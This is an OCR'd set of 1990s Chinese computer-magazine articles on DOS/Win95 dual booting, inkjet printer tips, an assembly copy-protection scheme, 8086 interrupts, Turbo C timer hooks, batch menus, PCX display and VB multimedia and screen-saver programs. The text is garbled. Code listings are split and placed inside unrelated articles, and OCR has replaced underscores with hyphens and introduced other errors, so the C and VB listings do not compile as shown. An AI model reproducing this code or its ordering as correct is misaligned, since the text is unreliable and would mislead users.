3.建立 DOS 目录,把原 DOS 6.22 版本中的 HIMEM.SYS、EMM386.EXE、DOSKEY.COM 等等自己经常使用和重要的文件拷贝到其中,方便调用。值得注意的是 WIN 95 中一些文件如 EDIT.COM、MSCDEX.EXE、DELTREE.EXE、XCOPY.EXE 等都是最新版,功能有所增强,而且在 DOS 6.22 中也能很好的运行。

最后即可编辑 DOS 6.22 下的 CONFIG.DOS 和 AUTOEXEC.DOS 文件。重新启动,出现 STARTING WIN 95…后(时间很短),即可看到 WIN 95 的多重启动菜单,你会发现菜单最后多出一项:


8.Previous Version of MS-DOS

按 8 回车就进入到了 MS-DOS 6.22。

综上所述,可看出 WIN 95 实际上就是利用 MSDOS.SYS 文件中的一些参数(相当于 WINDOWS 中的 INI 文件)和通过修改两个系统重要文件的扩展名来实现双启动。

使用这种方法可以避免使用 DOS 6.22 和 WIN 95 的系统盘 SYS 来 SYS 去,无需多次热启动,无需 MS-DOS 的安装盘和 WIN 95 的 Start up 软盘,只需一张 MS-DOS 6.22 的系统盘,而且方便快捷,轻轻松松。笔者在 IBM PC 机(P166、西文 WIN 95+PLUS、MS-DOS 6.22)上实践通过。

初识喷墨打印机



□武汉　杨勇

铺天盖地的广告、诱人的价格、不俗的效果终于让我下定决心请回了一台打印机——佳能 BJC－210S。喜新的本能驱使我迫不及待地要尝试一下广告及说明书上所说的所有功能。硬件安装十分简单，只需接上并行线和电源线即可。软件安装也容易，按安装说明及屏幕提示分别装上 DOS、Windows 3.X 和 Windows 95 的驱动程序即完事。Win95 下第一张测试样张的吐出让人喜上眉梢。但是接下来的探索可以说是睛到多云再转雷雨。

首先是细心的妻发现样张上的字有毛刺，而且显然她要的大会计报表无法打印；接着我又发现 UCDOS 5.0 下好好的一篇文章只能打出一行"天书"，而 Win 3.1 和 Win 3.2 下打印一幅屏幕拷贝的图像和其它分辨率稍高的图像时居然报告我说："…内存不够…"，天哪！我可是 24MB 的内存啊，难道还要加到 32M？我不便将这些情况如实向妻汇报，因为 1700 多元对一个普通家庭来说毕竟不是个很小的数目，况且我们已经知道更大的花费即墨盒还在后头。

我不得不去向商家和朋友们请教，答复显然不能令人满意，我不得不自己开始摸索，摸索的道路是艰难的，因而体会可以说是深刻的。

1. 打印纸选用干燥的普通复印纸即可，可多试几种牌号的纸选较好的。一般用钢笔写无浸墨，且反面看不到墨迹的都可以。要消除'阶梯'可选 Smoothing On 方式。

2. 打印较大的原稿时，可先改变打印方向试一试，若仍不行可以将它缩小到 1/2 或 2/3 打印。方法是运行 BJC210.BAT，选中 Smoothing or Reduction，再按要求选 1/2 或 2/3 Reduction，要消除'阶梯'时可在此选 Smoothing On，最后按 F10 即可。

3. 要在 UCDOS 的 WPS 下打印时需设置为 LQ 或 Automatic 方式。方法是运行 BJC210.BAT，选中 Printer Control Mode，再选 LQ 或 Automatic Mode，(最好用 Automatie Mode 以兼顾其它)按 F10 即可。

4. 在中文 Win3.X 附件画笔中打印图像时，报告内存不够，实际有时是纸的幅度不够(可以说 BJC210 的 Win3.X 驱动程序或 Win3.X 本身也有问题)，将此图转到 Win 95 的画图中即可自动分页打印。Win 95 附件中的画图的优点是可以在打印前预览，缺点是支持的图像格式有限，而且对大像素图像要打印后拼图。解决的办法是先改变 A4 纸的打印方向试试，仍不行时用图像处理软件如 Photoshop 减少像素或直接减小打印幅度。方法是激活 Photoshop 的 Image Size 直接输入要限制的宽或高的厘米数，即你所要打印的图大小，Photoshop 对像素进行处理后就可打印出所要求的大小图像。若想放大只要不超过 A4 纸的大小也可同法处理。在 Win3.X 中若要求不高，将显示设置为 256 色也可解决多数屏幕拷贝问题。

Canon 打印机使用技巧二则

□杭州　源永享

1.LQ 模式的设置

除了用软件设置的方法以外，还有一种简单的设置方法：按打印机顶上的电源开关，关掉打印机，等 15～20 秒后，再按住打印机电源开关，仔细听打印机发出"的……"声，数到 8 声，迅速松开，就设置成 LQ 工作模式了。

2. 正确打印汉字的设置

在 UCDOS 5.0、6.0 汉字平台中，选用 BJ－200EX、LQ 模式，360×360 即 BJ48.PDV 驱动程序，这样在 DOS 下、在 WPS 下(选用 EPSON 打印机)即能正确打印汉字，如果用 CCED 5.0 字表软件（须有 CCEDUC 接口程序)，选用'BJ10ex 仿激光'打印的汉字文本文件特漂亮。

使用安装程序防止非法COPY

□天津　李金旺

当你辛辛苦苦费了很多时间编制的程序被他人轻易 copy 了，你一定会怒火万丈，也为自己别无良策而摇头叹气。但当你掌握了下面的方法并能举一反三的时候，就连我也无可奈何了。

本方法由两部分组成：一是安装程序 insb，该程序负责将欲加密的程序由 B 盘安装到 C 盘上，同时进行加密处理．二是欲加密的程序 play，该程序只是一个演示性的小程序，当然在你掌握了此方法后，也可换成其它程序。

编程思路：是通过 insb 程序将 play 程序由 B 盘安装到 C 盘后，再将 play 程序在 C 盘的起始簇号填写到本程序指定的单元中。当运行 play 程序时，首先判断 play 程序在 C 盘的起始簇号和本程序指定单元中的内容是否相等，若相等则认为 play 程序为正常安装的程序，否则被认为是非法复制品。

使用方法：insb 和 play 两段程序是用汇编语言编写的，都采用 com 文件格式，故需经 masm 命令汇编，link 命令链接后再用 exe2bin 命令将 exe 文件转换成 com 文件。

使用环境：软环境　MS－DOS　V2.0 以上

硬环境　PC/XT 机型以上

操作步骤：（1）将含有 insb.com 和 play.com 程序的软盘插入 B 驱后，运行 insb 安装程序即可（play.com 文件被安装在 C 盘当前目录下）（2）运行 C 盘的 play.com 程序，若屏幕显示出“How are you ?”字样，则表明 play.com 程序是由 insb.com 程序安装的，若无显示结果，则表明 play.com 程序是非法 copy 的。

```
***insb.asm***
code     segment
         assume cs:code,ds:code
         org 100h
begin:   mov dx,offset f2
         mov al,2
         mov ah,3dh
         int 21h        ;打开 B 盘欲加密的文件供读写
         push ax              ;文件句柄入栈
         mov bx,ax
         mov cx,0fff0h
         mov dx,offset file
         mov ah,3fh
         int 21h              ;读入文件
         pop bx
         push ax              ;文件长度入栈
         mov ah,3eh
         int 21h              ;关闭文件
         mov dx,offset f1
         mov cx,20h
         mov ah,3ch
         int 21h            ;在 C 盘中建立欲加密文件
         push ax            ;文件句柄入栈
         mov dx,offset file
         pop bx
         pop cx
         push bx
         mov ah,40h
         int 21h        ;将 B 盘欲加密文件复制到 C 盘
         pop bx
         mov ah,3eh
         int 21h              ;关闭文件
         mov dx,offset f3
         mov ah,1ah
         int 21h              ;设置 DATA 地址
         mov dx,offset f4
         mov ah,11h
         int 21h              ;查找目录项

         mov dx,offset f1
         mov ax,3d02h
         int 21h              ;打开文件,供读写
         push ax              ;保存文件句柄
         mov bx,ax
         mov ax,4200h
         mov cx,0
         mov dx,word ptr move1
         int 21h              ;移动文件指针到 play.com 的
                              pd 单元处

         pop bx
         mov ah,40h
         mov dx,offset f3+1bh
         mov cx,2
         int 21h              ;把被加密文件在 C 盘的首簇号
                              写入文件
         mov ah,3eh
         int 21h              ;关闭文件
         mov ax,4c00h
         int 21h              ;返回 DOS
file     db 8000h dup(?)
f1       db "c:play.com",0
f2       db "b:\play.com",0
f3       db 40h dup (?)
f4       db 3,"play    com",21 dup(?)
move1      dw 0064h
code       ends
         end begin
```

喷墨打印机使用经谈

□湖北　湛　瑞

去年，由于个人需要购置了一台Canon 系列 4200 型号的彩色喷墨打印机。这台机器最大的特点是墨盒装卸简单、使用方便、速度快、精度高、可上PHOTO 套件、价格低廉。使用至今已愈半年，便想把这半年来的几点体会给大家谈一下。

一、软件使用方面

1. 由于 Canon4200 可使用 PHOTO 套件（PHOTO 墨盒与普通墨盒的电路结构完全不同），因此要特别注意打印模式的选择。如果选择的是 PHOTO 打印模式而使用的是普通墨盒，打印结果会面目全非，反之也亦然。所以打印之前应确认打印墨盒和打印模式是否相匹配。

2. 打印设置还有草稿输出方式，如果打印草稿，最好使用此种方式，因为一则省墨，二则打印速度快。


3. 打印机在进行打印时，若异常中止，有时重新打印会出现“请确认打印机电缆是否连接正确或打印机缺纸”的错误信息。通常的解决方法是重新启动计算机。其实你可以在出现错误信息时，先将打印机电源切断，然后再打开，故障便可排除。

二、硬件使用维护方面

1. 墨水灌注

(1)喷墨打印机由于其打印成本高，而为广大用户难以接受，而且 Canon 公司提倡用户使用原装墨水。笔者却认为自行灌注墨水，能大大降低成本，与针式打印机成本差不多。到商店购买高级黑墨水，将墨盒的通气孔盖打开，向内灌注墨水便可使用。

(2) Canon4200 打印机使用 PHOTO 套件打印图像时，其画质清晰，光泽度好，不亚于照片。但成本非常高，广大用户难以接受(打印一张 18cm × 25cm 的图形成本竟达 20～30 元)。经常打印图形耗材便成为问题之一。于是，便胆大妄为地自行灌注彩色墨水（使用的是加丽 CanonBJI－201 彩色墨水）使用至今还未出现过墨头阻塞现象。灌注时要对号入座千万要注意不能加错墨水，加注墨水示图如下：



(Canon BC－22 photo 墨盒)

2. 纸张使用

(1)打印文本时，纸张可使用普通的复印纸，若打印时注意选择纸张的正面，则效果会更佳。打印书信时，使用普通的信纸也能达到很好的效果。

(2) 喷墨打印机对纸张的要求之一是纸张不能受潮，使用者应将购回的打印纸放置在干燥通风的地方，避免受潮。若在袋内放一小袋干燥剂效果则更佳。

3. 机器维护

(1)喷墨打印机最忌讳灰尘，请不要将打印机放置在灰尘较多的地方。在使用一段时期 (通常 3～5 天)后，可使用机器本身的喷头清洗功能清洗喷头。

(2)在对打印机进行灰尘清扫时，将墨盒卸下再清扫，这样可有效地保护喷头。


(3) 不要用手触摸喷头、电路板和机器内的电缆线，不要将墨盒任意放置，用完后应放回保护盒内。


```
＊＊＊play.asm＊＊＊
code   segment
       assume cs:code,ds:code,es:code
       org 100h
start:   jmp start1
f1       db 40h dup(0)
f2       db 3,"play    com",21 dup(0)
pd       db 0,0
start1: mov ah,1ah
        mov dx,offset f1
        int 21h              ;设置 DATA 地址
        mov ah,11h
        mov dx,offset f2
        int 21h              ;查找目录项
        mov di,offset pd
        mov si,offset f1+1bh
        mov cx,2
        cld
        repz cmpsb       ;比较该文件在 C 盘中实际首簇号
        jz  sta          ;与该文件 pd 单元的值是否相等
        mov ax,4c00h     ;相等,则认为该程序是通过 insb
                         ;程序装入 C 盘的
        int 21h          ;不等,返回 DOS
sta:    mov ah,09
        mov dx,offset msg
        int 21h
        mov ax,4c00h
        int 21h
msg      db 07,"How are you ?",0dh,0ah,24h
code    ends
        end start
```

编一个鼠标驱动程序,让你的软件支持鼠标;或者编一个时钟程序,在你的软件运行时,屏幕的右上角不断地显示出当前时间;或者编一个属于自己的磁盘格式化的工具软件,编一个可以随时激活的 TSR 程序(Terminate and Stay Resident Program,内存驻留程序)……如果你有以上的企图,则必须接触 8086 中断。

观察并编译,运行以下一个 Trubo C 程序;

```
# include <dos.h>
main ( )
{union REGS in, out;
in.h.ah = 0x2a;
int86(0x21, &in, &out);
printf("Today is %d - %d - %d,weekday = %d\n",
        out.x.cx,out.h.dh,out.h.dl,out.h.al);
getch( );}
```






何为中断

□杨州　沈志宏

运行之后,你会发现在屏幕上输出了系统日期。

在这个程序中就运用了 8086 中断技术。

那么何为中断呢?

中断(interrupt)是一种特殊的指令,它挂起当前执行的程序,并把当前状态保存在堆栈中,然后转向相应的中断处理子程序(由中断号确定)并运行它。当这一子程序执行完时,原先的程序就会象什么都未发生一样(实际上,它确实不曾知道子程序的运行),继续运行。

在 PC 机内存的最低端的 1KB 字节中,存放着 256 个远指针,这些指针称为中断向量,每个向量由 4 个字节组成,分别代表中断处理程序的段值和偏移量。一个中断向量指向一个子程序,该程序就称为中断处理程序(interrupt handler)。

中断的分类很多,按其触发的原因,有硬中断和软中断之分。硬中断由实际的硬件事件引起,例如:除以零、算术溢出、按下键盘等等;软中断是因程序执行了 INT 机器指令造成的,例如:int 21H 将执行 21 号中断。这里,21H 叫做中断号,其中 H 代表十六进制(H 前取值可为 0 至 FF),系统就是用它来找出相应的中断处理程序的。

软中断中最重要的,同时也是最常用到的是 DOS INT 21H,它可以让应用程序执行任何 DOS 操作,Turbo C 允许我们用函数 intdos ()调用它;接下来最有用的软中断是 ROM—BIOS(基本输入输出)所提供的中断,它是 IBM PC 提供的低层次服务,如键盘输入、显示器输出等等,Turbo C 允许我们用函数 int86 ()调用它。(其实,象这样的中断函数,Turbo C 还提供了很多。)

有了以上认识,我们就可以来调用中断了,不过问题还是有的,因为在观察本文开头的那段小程序时,其中调用的是 21H(0x21)号中断,我们查看有关 DOS 手册,就会发现:

INT 21H　　功能号 AH = 2AH
功能:获取系统日期
输入:AH
输出:AL = 一周中的日子(0 = 星期日,1 = 星期一,……)
　　CX = 年(1980—2099)
　　DH = 月(1—12)
　　DL = 日(1—31)

其中出现了"输入""输出"的字样。原来,正如函数的入口参数和出口参数一样,中断调用也有输入和输出的需要。不过,这些输入、输出的信息只存放在 CPU 的寄存器里(AX,BX,CX,DX 等等),我们只能向寄存器中存取数据。还好,Turbo C 为我们做好了一切,我们只需为结构变量赋值就行了。

再观察本文开头的程序,就会加深理解。程序先定义了两个 REGS 结构型的变量 in, out,然后 in.h.ah = 0x2a 为 AH 赋值 2AH,中断调用之后,我们就可以从 CX,DH,DL,AL 中读取所需的内容了(参见上表)。

不同的中断号,不同的功能号,会执行不同的功能。这就要求查阅有关的 DOS 手册,如果那样做,你会有更大的发现,试试看!

挽救 WPS"死机"

用 WPS 进行较大文件编辑、排版过程中,在没有存盘的情况下,由于某些误操作致使 WPS 处于严重休克状态,光标不动,Esc 等按键均失效,但右 Shift 键仍能进行 UCDOS 输入菜单条隐/显切换。遇到这种情况不要轻易放弃。"内部错误法"是一种简便有效的解决办法。利用 WPS 会产生'内部错误'这一现象,按住 Ctrl 和 Break 键,试着强行中断 WPS 的运行,一次无动静,放开,再按一次,重复几次,WPS 将显示"WPS 发生内部错误,是否存盘 Y/N?"的提示信息。此时,按提示回答"Y"将文件存盘。存盘后的文件可能会有一些'非法字符'(打开文件时可删除),但文件的内容已完整保存。

(浙江　胡文俊)

如何编写中断服务程序

□太原　王颖哲

1. 编写中断服务程序代码

产生中断时，必须保留被中断程序的一些现场数据，即保存断点，这些现场数据均保存在相关的寄存器中，以便恢复中断时，使这些现场数据复原。TURBO C 提供了一种 interrupt 的函数类型，它将保存该类型函数所指的各寄存器的值，在中断恢复时，自动复原这些寄存器的值。该类型函数格式如下：

void interrupt 函数名(寄存器清单)：

2. 中断服务程序的安装

定义了中断服务函数后，还需将这个函数的入口地址填入向量表，为了防止正在改写中断向量表时，又产生别的中断程序而导致程序混乱，可先关闭中断，当改写完后，再开放中断，我们可定义一个安装函数来实现：

```
void install(void interrupt (*int_add)(),int int_num)
{
      disable();
      setvect(int_num,int_add);
      enable();
}
```

其中 int_add 是中断服务程序的入口地址，int_num 表示中断类型号，setvect()设置中断向量。

3. 中断服务程序的调用

(1)使用库函数 geninterrupt(中断类型号)

(2)直接调用

如用 setvect(类型号，int_name) 设置中断向量，则用 int_name() 或用指定地址的方法 (*int_name)()来直接调用。

(3)插入汇编语句的方法来调用：

```
setvect(int_num,int_name);
…
asm int int_num;
…
```

当用户采用系统已定义过的中断向量，改写或替换中断服务程序，为了在主程序结束后，恢复原来的中断向量，可在程序开始时，存下原中断向量的内容，这可通过中断向量函数 getvect(中断类型号)来实现。

综上所述，本人编写了一个演示例程，以供参考；

```
#include <dos.h>
void install(void interrupt (*int-add)(),int int-num);
void interrupt(*oldtimer)();
void interrupt newtimer(void);
unsigned intsp,intss;
unsigned myss[1000];
struct time tim;
unsigned v;nt ticker=0;
void main()
{
clrscr();
gotoxy(3,3);
printf("interrupt program demo, press any dey to return
...");
oldtimer=getvect(0x1c);/*保存原中断向量*/
gettime(&tim);
install(newtimer,0x1c);/*设置用户中断向量*/
getch();
install(oldtimer,0x1c);/*恢复原中断向量*/
return;
}
void install(void interrupt(*int-add)(),int int-num)
{
disable();
setvect(int-num,int-add);
enable();
}
void interrupt newtimer(void)
{
(*oldtimer)();
intsp=-SP;
intss=-SS;
-SP=(unsigned)&myss[998];
-SS=-DS;
if(ticker==0){
ticker=(((tim.ti-sec%5)==0)? 19:18);
tim.ti-sec++;
if(tim.ti-sec==60){
tim.ti-sec=0;
tim.ti-min++;
if(tim.ti-min==60){
tim.ti-min=0;
tim.ti-hour++;
if(tim.ti-hour==24)tim.ti-hour=0;
}
}
gotoxy(1,1);
printf("%02d:%02d:%02d", tim.ti-hour, tim.ti-min,
tim.ti-sec);
}
--ticker;
-SP=intsp;
-SS=intss;
}
```

此程序在 TURBO C 2.0 小模式下编译通过。

运行各应用系统批处理菜单的编制

□北京 毛一心 苏长浩

从简捷操作角度出发，使用者往往希望一开机就能在屏幕上显示一个供用户选择的菜单，提示操作人员根据需要进入某一状态，这样就省去了输入命令的麻烦,简化了操作,大大地改善了人机界面。实现这一目的的作法是在根目录下建立相应的批处理文件。

1.建立启始批处理菜单文件

首先建立一个调用系统说明 JNSM.EXE,再调用 XXXXXXXX.BAT 批处理菜单的 A.BAT 文件。程序设计如下：

A.BAT 文件清单：

```
@echo off
JNSM
xxxxxxxx
@echo on
```

其中 JNSM.EXE 是为给管理程序的使用者提供一种具有新鲜感的系统说明,其形式是个动态说明字幕画面,一个字一个字顺序跳出显示,由 Turbo C 语言编制,程序 JNSM 在此略。A.BAT 文件中的 JNSM 文件名用 REM 命令封掉。

xxxxxxxx.bat 文件清单：

```
@echo off
prompt
cls
echo         **********
echo         *  主菜单  *
echo         **********
echo  **************
echo  *                *
echo  *  1.销售合同管理系统  *
echo  *                *
echo  *  2.工资管理系统  *
echo  *                *
echo  *  3.人事档案管理系统  *
echo  *                *
echo  *  4.煤气炉质检管理系统  *
echo  *                *
echo  *  5.仓库材料管理系统  *
echo  *                *
echo  *  6.资产设备管理系统  *
echo  *                *
echo  *  7.奖金管理系统  *
echo  *                *
echo  **************
prompt $p$g
@echo on
```

2.建立菜单各选项的批处理文件

把上述批菜单中的每一选项建立一个批处理文件。其程序设计如下：

1.BAT 文件清单：

```
@echo off
CD\FOX\HTJ
FOXPLUS HTKS
REM DO HTKS
C:
CD\
cls
xxxxxxxx
@echo on
```

2.BAT 文件清单：

```
@echo off
cd\fox\GZ
FOXPLUS GZK
C:
cd\
cls
xxxxxxxx
@echo on
```

3.BAT 文件清单：

```
@echo off
CD\FOXPRO25\JRS
FOXPLUS RS
REM DO RS
c:
cd\
cls
xxxxxxxx
@echo on
```

4.BAT 文件清单：

```
@echo off
CD\FOX\MQ
FOXPLUS MQZ
c:
cd\
cls
xxxxxxxx
@echo on
```

5.BAT 文件清单：

```
@echo off
CD\FOXPRO25\QCK
FOXPLUS ZSLKS
c:
cd\
cls
xxxxxxxx
@echo on
```

6.BAT 文件清单：

```
@echo off
CD\FOXPRO25\DSB
FOXPLUS SBGL
c:
cd\
cls
xxxxxxxx
@echo on
```

7.BAT 文件清单：

```
@echo off
CD\FOX\QJJ
FOXPLUS GZJJ
c:
cd\
cls
xxxxxxxx
@echo on
```

3.将 A.BAT 文件放到自动批处理 AUTOEXEC.BAT 文件中

```
@ECHO OFF
PATH C:\;C:\DOS;C:\GCSE;C:\FOX;C:\FOXPRO25;C:\HW;C:\WPS;C:\PC;C:\TC;C:\OP
APPEND C:\;C:\DOS;D:\GCSE;C:\FOX;C:\FOXPRO25;C:\HW;C:\WPS;C:\PC;C:\TC;C:\OP
SET TEMP=C:\WINDOWS\TEMP
loadhigh CVGA
loadhigh doskey
mode con rate=32 delay=1
abc
PROMPT $P$G
cd\
A
ECHO ON
```

16及256色PCX图像的显示

□成都　赵宇

在自己的程序中加入图像是初学者极感兴趣的问题，其中PCX图像格式因其格式简单，易于实现，得到很多初学者的喜爱。但有时程序显示出来的图像颜色不对，有时显示出来的图像则杂乱无章，而用成品软件显示出来又是正常的。笔者也是个初学者，曾深受其困扰，经过翻阅很多资料及实践，才弄明白这种格式的显示问题，并发现我们所接触到的16色的PCX文件多数为非标准格式(如许多抓图软件所抓的图)。于是按所得编了一个小程序。

此程序包括了16色及256色PCX文件的显示，在显示时ShowPcx()数将自动识别16色及256色PCX格式并设置相应的显示模式，另外为加快显示速度，采用了直接写屏方式。需要说明的是，本文并没有考虑大图像（即16色模式下最大只能显示640×480的图像、256色模式下最大只能显示320×200的图像）和单色格式，在显示时如遇此两类情况将不能正常显示，读者可考虑自行改进。

```
#include <stdio.h>
#include <graphics.h>
#include <dos.h>

typedef struct { /* 定义PCX文件头 */
  char manufacturer;  /* PCX文件标志0xa0 */
  char version;  /* 版本号 */
  char encoding;  /* 为1,表示压缩方式为'同值'长度编码
*/
  char bits-per-pixel;  /* 每像素位数 */
  int xmin, ymin;  /* 图像起始位置 */
  int xmax, ymax;
  int hres, vres;  /* 建图时所用设备分辨率 */
  char palette[48];  /* 16色的调色板数据 */
  char reserved;  /* 保留 */
  char colour-planes;  /* 颜色平面数 */
  int bytes-per-line;  /* 压缩前每行图像所占字节数 */
  int palette-type;  / * 1表示按灰阶显示，2表示按彩色
显示 */
  char filler[58];  /* 保留 */
} PCXHEAD;

void ShowPcx(char *);
void SetDacRegister(char *,int);
void SetScreenMode(unsigned char);
void SetPalette(char *);

main()
{
  ShowPcx("girl1.pcx");
  ShowPcx("rose.pcx");
}

void SetScreenMode(unsigned char mode)
{ /* 设置屏幕模式
    mode为要设置的屏幕模式号 */
  union REGS r;
  r.h.ah=0;
  r.h.al=mode;
  int86(0x10,&r,&r);
}

void SetDacRegister(char *color-table,int count)
{ /* 设置DAC颜色寄存器
    color-table指向DAC颜色表
    count是要设寄存器的个数 */
  union REGS r;
  r.x.ax=0x1012;
  r.x.bx=0;
  r.x.cx=count;
  -ES=FP-SEG(color-table);
  r.x.dx =FP-OFF(color-table);
  int86(0x10,&r,&r);
}

void SetPalette(char *palette)
{ /* 设置调色板
    palette指向17个字节的调色板数据 */
  union REGS r;
  r.x.ax=0x1002;
  r.x.dx=FP-OFF(palette);
  -ES=FP-SEG(palette);
  int86(0x10,&r,&r);
}

void ShowPcx(char *filename)
{ /* 显示16色或256色PCX格式文件函数 */
  PCXHEAD header;
  FILE *fp;
  int i, j, count, height, plane, total;  char data, palette
[17], color-table[768];
  if((fp=fopen(filename,"rb"))==NULL) return;
  if(fread((char *)&header,1,sizeof(PCXHEAD),fp)!=
sizeof(PCXHEAD)) return;
  if(header.manufacturer! =0x0a) return; / * 若不是
PCX格式则返回主函数 */
  if(! fseek(fp, -769L, SEEK-END) &&fgetc(fp) ==
0x0c)
   { /* 为256色PCX文件时调色板数据的处理 */
    SetScreenMode(0x13);
    fread(color-table,1,768,fp);  /* 读取256色的调色
板数据 */
    for(i=0;i<768;i++) color-table[i]>>=2;
    SetDacRegister(color-table,256);
   }
```

点到即播的多媒体点播机

□江西　陈前波

现在用光盘发行的游戏，有很多以后辍名为 .MID 和 .WAV 形式存放的多媒体声音和音乐文件，为了欣赏这些精彩的乐曲，一般是用 WINDOWS 附件组中的媒体播放器或其他的应用程序来打开它们：单击'文件'菜单，选'打开'项，程序弹出'打开文件'对话盒，再选文件类型、驱动器、目录、文件，确认后，再单击"放音"。操作规范但是繁琐无聊，如果是听少量几个文件尚可，文件多了便有不胜其烦之感。笔者接触了 Visual Basic3.0 后，用其编制了一个多媒体点播机，界面美观、操作快捷高效，用鼠标单击文件名即可放音，还可下拉光标键实现连续放音。(窗体中的控制布局图及设置后的界面图从略)。

```
MYPLAY.FRM
D:WINDOWS\SYSTEM\MCI.VBX
ProjWinSize=342,426,248,215
ProjWinShow =2
IconForm="Form1"
Title="多媒体点播机"
ExeName="MYPLAY.EXE"
Sub Commmand2-Click()
End Sub
Sub Dirl-Change()
   MMControl1.DeviceType = "waveaudio"
If optionl.Value <> 0 Then
 MMControl1.DeviceType = "seqencer"
End If
 MMControl1.UpdateInterval = 0
If Not MMControl1.Mode = 524 Then
 MMControl1.Command = "close"
End If
If Right(file.Path, 1) <> "\" Then
   MMControl1.FileName = file.Path & "\" & file1.FileName
Else
 MMControl1.FileName = file.Path & file1.FileName
End If
 MMControl1.Commmand = "open"
label6.Caption = MMControl1.FileNane
 MMControl1.Command = "play"
End Sub
Sub MMControl1-PauseClick(Cancel As Integer)
 MMControl1.UpdateInterval = 0
End Sub
Sub MMControl1-playclick(Cancel As Integer)
 MMControl1.UpdateInterval = 50
End Sub
Sub MMControl1-PrevClick(Cancel As Integer)
 MMControl1.UpdateInterval = 0
 MMControl1.Command = "prev"
End Sub
Sub MMContrlo1-StatusUpdate()
If Not MMControl1.Mode = 526 Then
MMControl1.UpdateInterval = 0
End If
End Sub
```

```
else
{ /* 16 色时的调色板数据的处理 */
  SetScreenMode(0x12);
  for(j=0;j<16;j++)  palette[j]=j;
  palette[16]=0;
  SetPalette(palette);
  for(i=0;i<48;i++)  header.palette[i]>>=2;
  SetDacRegister(header.palette,16);
}
height=header.ymax-header.ymin+1;
fseek(fp,128L,SEEK-SET);
for(i=0;i<height;i++)
{
  for(plane=0;plane<header.colour-planes;plane++)
  {
    total=0;
    if(header.colour-planes==4)
    { /* 16 色格式时的平面处理 */
      outportb(0x3c4,2);
      outportb(0x3c5,1<<plane);
    }
    while(total<header.bytes-per-line)
    { /* 解码一行图像 */
      count=1;
      data=fgetc(fp);
      if(0xc0==(0xc0&data))
      {
        count=0x3f&data;
        data=fgetc(fp);
      }
      for(j=0;j<count;j++)
        if(header.colour-planes==4)
        { /* 若为 16 色 */
          if(total+j>=header.bytes-per-line)
          { /* 非标准格式时的处理 */
            total=0;
            count-=j;
            j=0;
            plane++;
            outportb(0x3c4,2);
            outportb(0x3c5,1<<plane);
          }
          pokeb(0xa000,i*80+total+j,data);
        }
        else /* 为 256 色 */
          pokeb(0xa000,i*320+total+j,data);
      total+=count;
    }
  }
}
fclose(fp);
getch();
SetScreenMode(3);
}
```

用VB开发屏幕保护程序

□北京　邓双成

Windows提供了五个屏幕保护程序,以免显示屏幕由于长时间显示静态图像而受损,同时它们也有一定的消遣作用。普通读者也许从未想过开发自己的屏幕保护程序,因为用C语言和SDK编写Windows应用程序是一件非常让人头疼的事。实际上,利用VB,一般读者也可以编写出真正的屏幕保护程序,其过程却比用任何其它语言要简单得多。本文就试图通过一个完整的例子来探讨一下用VB编写Windows屏幕保护程序的技术细节。

本文实例的项目文件SCRNSAVE.MAK中包括两个文件:SCRNSAVE.BAS、BLANK.FRM。这两个文件的作用分别说明如下。

一、SCRNSAVE.BAS

此模块文件包含四个子程序:HideMouse,ShowMouse,EndScrnsave,Main。前三个子程序分别用于隐藏鼠标光标、重新显示鼠标光标和结束屏幕保护程序返回Windows。当在Windows控制面板的桌面对话框中对屏幕保护程序进行'设置'时,Windows会传给相应的屏幕保护程序一个命令行参数Command$,此命令行参数含有"/c"开关,要求屏幕保护程序提供自己的设置对话框。当在桌面对话框中对屏幕保护程序进行"测试"或在设定的时间内无键盘和鼠标操作而激活屏幕保护程序时,Command$中含有"/s"开关,要求屏幕保护程序立即开始运行。本文提供的屏幕保护程序实例在启动时首先执行Main子程序,Main子程序通过检查Command$来决定后续操作。若Command$中含有"/c"开关,则利用MsgBox显示简单的提示信息,说明本程序未提供任何设置选项;若Command$中含有"/s"开关,则启动一覆盖全屏幕的黑色窗体BlankForm,并在此窗体上显示动画,进行正常的屏幕保护工作。

为了在程序启动时首先执行Main子程序,应从VB的Options菜单中选择"Project..."项,在Project Options对话框中把Start Up Form设置为'Sub Main"。

二、BLANK.FRM

此文件是屏幕保护程序的主体。它负责建立一个覆盖全屏幕的黑色窗体BlankForm,并在此窗体上显示动画。它还负责监视键盘和鼠标事件,一旦有键盘或鼠标动作,则立即结束屏幕保护程序的运行返回Windows。为了建立一个无边框、无标题条的覆盖全屏幕的黑色窗体,需将BlankForm窗体属性中的BorderStyle置为0-None,Caption置为空,ControlBox置为False,BackColor置为&H00000000&,并在Form-Load中利用Move 0, 0, Screen.Width, Screen.Height将其放大为覆盖整个屏幕。

本例显示的动画是根据《电脑爱好者》1995年第8期"动画制作秘籍(一)"中的CIRCSHOW.BAS程序改编而成。动画部分是屏幕保护程序中最精彩的部分。实际上,它也是读者为了编写自己的屏幕保护程序而唯一需要修改的部分,也是读者的创意可以尽情发挥的部分。读者可以充分发挥自己的想象力和创造力,编写出精美动人的动画。本例通过Form-KeyDown和Form-MouseMove来监视键盘和鼠标事件的发生。一旦有键盘输入,则立即结束屏幕保护程序的运行,返回Windows。鼠标则必须在移动了至少三个像素时方能结束屏幕保护程序的运行,这样可避免因敲工作台等偶然的事件而使屏幕保护程序的运行中断。

在建立了以上两个文件后,将其加到项目文件SCRNSAVE.MAK中,生成EXE文件。在生成EXE文件时,应注意如下两点:

1. 在Make EXE File对话框的'Application Title"域中应填写一个特殊的名字。这个名字必须以"SCRNSAVE"打头,随后是你要在控制面板的屏幕保护程序清单中显示的名字。例如,本例所用标题为"SCRNSAVE VB Screen Saver"。

2. 生成的EXE文件的扩展名必须为SCR而不能是EXE。本例所取EXE文件名为SSVB.SCR(按照惯例所有的屏幕保护程序的名字都以SS打头)。读者所要做的最后一件事是将SSVB.SCR拷到自己的Windows目录下,这样Windows才能找到它,并在控制面板的屏幕保护程序清单中显示出来。本文实例在PWIN 3.2、VB 3.0环境下调试通过。

清单1:SCRNSAVE.BAS

```
Declare Function ShowCursor Lib "USER" (ByVal fShow
As Integer) As Integer

Sub EndScrnsave ()
